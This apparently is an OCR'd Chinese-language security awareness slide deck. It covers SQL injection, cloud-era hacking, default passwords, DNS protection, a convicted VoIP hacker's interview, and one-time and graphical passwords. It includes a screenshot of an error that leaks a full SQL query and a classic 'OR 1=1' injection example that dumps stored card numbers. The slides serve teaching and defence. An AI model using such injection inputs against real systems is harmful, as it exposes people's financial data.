
Injection: 輸入、注入

結構化查尋語言的輸入攻擊手法 !!

簡稱: 資料庫攻擊







METRO System : Christophe Paggen - Mozilla Firefox

http://expenses.cisco.com/FinAdm/Travel/METRO/cgi-bin/metro.cgi

Single quote ‘

Search Conditions

Expense Report ID: Expense Report Status: All Trip ID:

Starting Submit Date: Ending Submit Date:

Search Values: Expense Report Status: All


Select Details Cancel

Sel	Expense Report ID	Expense Report Status	Submit Date	Audit Status	Trip ID	Audit Flags	Receipt Flags	Additional Info Flags	Total Amount
<input type="radio"/>	cpaggen03011	Incomplete	22-MAY-2003	Audit	N1183802	Policy, Auto	Complete	Requested	USD
<input type="radio"/>	cpaggen06005	Submitted	27-NOV-2006	Audit		Auto	Complete	None	75.67 USD
<input type="radio"/>	cpaggen06004	Submitted	21-NOV-2006	Audit	N1997587	Policy, Auto	Complete	None	2570.97 USD
<input type="radio"/>	cpaggen06003	Paid	31-OCT-2006	Complete	N1984314	Auto	Complete	None	785.43 USD
<input type="radio"/>	cpaggen06002	Paid	31-OCT-2006	Complete		Auto	Complete	None	33.24 USD
<input type="radio"/>	cpaggen06001	Paid	31-OCT-2006	Complete		Auto	Complete	None	49.50 USD
<input type="radio"/>	cpaggen03010	Paid	16-MAY-2003	Complete		Auto	Complete	Complete	1250.00 USD
<input type="radio"/>	cpaggen03009	Paid	09-APR-2003	Complete	N1163958	Auto	Complete	Complete	967.80 USD

Done Proxy: None

start 2 Wi... Windo... Calen... cpagg... cpagg... METR... 11:28 PM

找一台愛睡覺的Web Server



METRO System : Christophe Paggen - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

CL - cars | RegisterUK | LeSoir | Netcraft | ha.ckers.org | HelpNetSec

Proxy: None Apply Edit Remove Add **Status:** Using No Proxy Preferences

SOL: [SELECT mex.expense_id, mex.expense_number, mex.expense_status, mex.submit_date, mr.review_status, mt.trip_number, mr.policy_review_flag, mr.random_review_flag, mr.review_list_review_flag, mex.receipt_status, mr.add_info_status, decode(mex.expense_status, 'T', 1, 'P', 2, 'S', 3, 'A', 4, 'R', 5, 'X', 6, 7) sortorder1, mr.receipt_status, sum(mp.payment_amount), mc.currency_code FROM met_expenses mex, met_reviews mr, met_trips mt, met_payments mp, met_countries mc WHERE mex.expense_id = mr.expense_id(+) AND mex.employee_id = 4700 AND mex.expense_id = mp.expense_id(+) AND mex.effective_country_code = mc.country_code AND mex.trip_id = mt.trip_id(+) AND mex.expense_number = "" GROUP BY mex.expense_number, mex.expense_id, mex.expense_status, mex.submit_date, mr.review_status, mt.trip_number, mr.policy_review_flag, mr.random_review_flag, mr.review_list_review_flag, mex.receipt_status, mr.add_info_status, mr.receipt_status, mc.currency_code ORDER BY sortorder1, mex.submit_date DESC, mex.expense_number DESC]

Database Error. 我沒有哈利波特死神的聖物，你可以問我其它的事....

Please contact the TRC.

[Continue...](#)



檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) 工具 (T) 說明 (H)

http://altoro.testfire.net/



Google

最常瀏覽的網站 新手上路 即時新聞

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

Go

AltoroMutual

DEMO
SITE
ONLY

ONLINE BANKING LOGIN

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.



Real Estate Financing

Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it



Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions

Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.



Win an 8GB iPod Nano

Completing this short survey will enter you in a draw for 1 of 50 iPod Nanos. We look forward to hearing your important feedback.

[Privacy Policy](#) | [Security Statement](#) | © 2009 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is

完成

```
String query = "SELECT cardnum FROM accounts  
WHERE username = \" + strUName +  
\"' AND password = \" + strCType + \";";
```

Expected input:

```
SELECT cardnum FROM accounts  
WHERE username = 'John'  
AND password = 243s23;
```

Result: Returns John's saved credit card number




```
String query = "SELECT cardnum FROM accounts  
WHERE username = \" + strUName +  
\"/ AND password = \" + strCType + \";";
```

Malicious input:

```
SELECT cardnum FROM accounts  
WHERE (username = 'John'  
AND password = 2) OR (1 = 1);
```

Result: Returns all saved credit numbers.



**SaaS 改變使用者使用網路的方式
讓使用者更容易使用網路。**

**也同時改變黑客使用網路的方式
讓黑客更容易黑網路。**



1

關於雲端服務

2

生活中的雲端科技

3

駭客漫步在雲端

4

雲端使用安全



Table of Contents **Protect Your DNS Infrastructure**

Executive Summary.....

Today's DNS Vulnerabilities and Exploits.....

Introduction to the Peakflow SP Solution.....

DNS Protection Features of the Peakflow SP Solution.....

 DNS Authentication.....

 DNS Query Rate Limiting.....

 DNS Non-Existent Domain (NXDOMAIN) Rate Limiting.....

 DNS Malformed Filtering.....

 DNS Regular Expressions (RegEx).....

 Packet Capture.....

 DNS Reporting Features of Peakflow SP.....

Conclusion.....

	Status	Countermeasure
+	ON	Invalid Packets
+	OFF	Black / White List
+	OFF	Zombie Detection
+	ON	TCP SYN Authentication
+	OFF	DNS Authentication
+	OFF	TCP Connection Reset
+	OFF	Payload Regular Expression
+	OFF	Source /24 Baselines
+	OFF	Protocol Baselines
+	OFF	DNS Malformed
+	OFF	DNS Rate Limiting
+	OFF	DNS NXDomain Rate Limiting
+	OFF	DNS Regular Expression
+	OFF	HTTP Malformed
+	OFF	HTTP Rate Limiting
+	OFF	HTTP Regular Expression
+	OFF	SIP Malformed
+	OFF	SIP Request Limiting
+	OFF	Shaping



Interview With A Convicted Hacker: Robert Moore Tells How He Broke Into Routers And Stole VoIP Services

On his way to federal prison, the 23-year-old hacker says breaking into computers at telecom companies and major corporations was "so easy a caveman could do it."

By [Sharon Gaudin](#), InformationWeek
| 26, 2007 08:36 H

Convicted hacker Robert Moore, who is set to go to federal prison this week, says breaking into 15 telecommunications companies and hundreds of businesses worldwide was incredibly easy because simple IT mistakes left gaping technical holes.

Moore, 23, of Spokane, Wash., pleaded guilty to conspiracy to commit computer fraud and is slated to begin his two-year sentence on Thursday for his part in a [scheme to steal voice over IP services](#) and sell them through a separate company. While prosecutors call co-conspirator Edwin Pena the mastermind of the operation, Moore acted as the hacker, admittedly scanning and breaking into telecom companies and other corporations around the world.



Related Articles

- [Accused VoIP Fraudster Sought As Fugitive](#)
- [VoIP Security Alert: Hackers Start Attacking For Cash](#)

More Internet Insights

White Papers

- [Shared IT Infrastructure - New Storage Buying Criteria](#)

"It's so easy. It's so easy a caveman can do it," Moore told *InformationWeek*, laughing. "When you've got that many computers at your fingertips, you'd be surprised how many are insecure."


Pena, who is charged with acting as a legitimate wholesaler of Internet-based phone services as part of what the government called a "sophisticated fraud," fled the country a year ago and is [wanted as a fugitive](#). Assistant U.S. Attorney Erez Liebermann said Pena allegedly stole and then sold more than 10 million minutes of service at deeply discounted rates, netting more than \$1 million from the scheme.

45~50%
使用預設密碼

沒有更新



<http://www.vmware.com/products/player/>



WindowsXP-Game - VMware Workstation

File Edit View VM Team Windows Help

Home x CentOS-MailServer x WindowsXP-Game x 2003-AD x Win2003-金融交易 x SuSE-WebServer x WinXP-P2P x

WindowsXP-Game

State: Powered off
Guest OS: Windows XP Professional
Location: C:\Users\Ringline\Documents\Virtual Machines\WinXP\Windows XP.vmx
Version: Workstation 6.5-7.x virtual machine

Commands	Devices	Options
Power on this virtual machine	Memory	1024 MB
Edit virtual machine settings	Processors	1
Enable ACE features (What is ACE?)	Hard Disk (SCSI)	10 GB
	CD/DVD (IDE)	Auto detect
	Network Adapter	Bridged
	USB Controller	Present
	Sound Card	Auto detect
	Display	Auto detect

Run legacy Windows XP applications with better graphics, faster performance, and tighter integration than Windows XP mode offers. With Unity, shared folders and drag and drop convenience, VMware Player is the better way to run Windows XP on Windows 7. [Learn VMware vCenter Converter to transform your](#)



[Download Virtual Appliances](#)

Player Resources

[Documentation](#)



卡優新聞網 - 焦點新聞 > 卡訊 > - Windows Internet Explorer

http://www.cardu.com.tw/news/detail.htm?nt_pk=8&ns_pk=9679

Google

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(O) 說明(H)

我的最愛 卡優新聞網 - 焦點新聞 > 卡訊 >


申請費用。

從持卡人角度來看，只要完成申辦「Visa驗證」服務後，未來在網路商店挑選商品，進行結帳程序時，除了一般線上交易的標準流程：輸入Visa卡號、卡片有效日期、卡片背面末三碼之外，在訂單送出前，還會要求輸入「Visa驗證」個人密碼，以核對持卡人身份。

Visa強調，使用「Visa驗證」服務網購有著更安全的交易機制保護，不但可增強持卡人的交易信心，網路特約商店也可藉此提升交易安全性，以增加知名度與顧客忠誠度。尤其卡友不須透過ATM轉帳，就有可能享有發卡銀行所推出的紅利點數及現金回饋等優惠，讓持卡人更能享受愉快的網購經驗。


此外，中國信託更將此技術升級為「網路刷卡簡訊動態密碼(One Time Passcode)認證服務」，卡友註冊完成設定後，於網路特約商店購物時，系統會主動發送驗證密碼簡訊至持卡人指定的手機門號，使用者不須背記太多組密碼而產生混淆。此外，每次所傳送的密碼僅限當次交易有效，若逾時10分鐘未輸入密碼則自動失效，提供持卡人更安心、更安全、更便利的認證平台。

Visa持卡人可透過網路申請「Visa驗證」服務，或洽詢銀行客服人員協助辦理。完成線上註冊(網路/電話)程序後，就可立即使用相關安全購物服務。目前全台共有十二家銀行提供「Visa驗證」服務，包括中國信託、台新銀行、台灣中小企銀、土地銀行、日盛銀行、合作金庫銀行、永豐銀行、第一銀行、國泰世華銀行、新光銀行、彰化銀行及聯邦銀行。



刷Visa御璽卡

網路購物安心刷卡 Visa驗證強力把關
提高網路交易安全 降低他人盜用風險



「Visa驗證」可增加網路交易的安全性(圖:卡優新聞網)

網際網路 | 受保護模式: 啟動 100%

One Time Password



GRAPHICAL PASSWORD



uOttawa
L'Université canadienne
Canada's university



Multimedia
Communications
Research Laboratory
(MCR Lab)





Demo Bookstore - Mozilla Firefox

檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) 工具 (T) 說明 (H)

ds3global.com https://tas.ds3global.com/demo/ Google

Demo Bookstore



Infosecurity peace of mind
Authenticating The World

Login to DS3 Global Demo Bookstore

UserID:

Password:

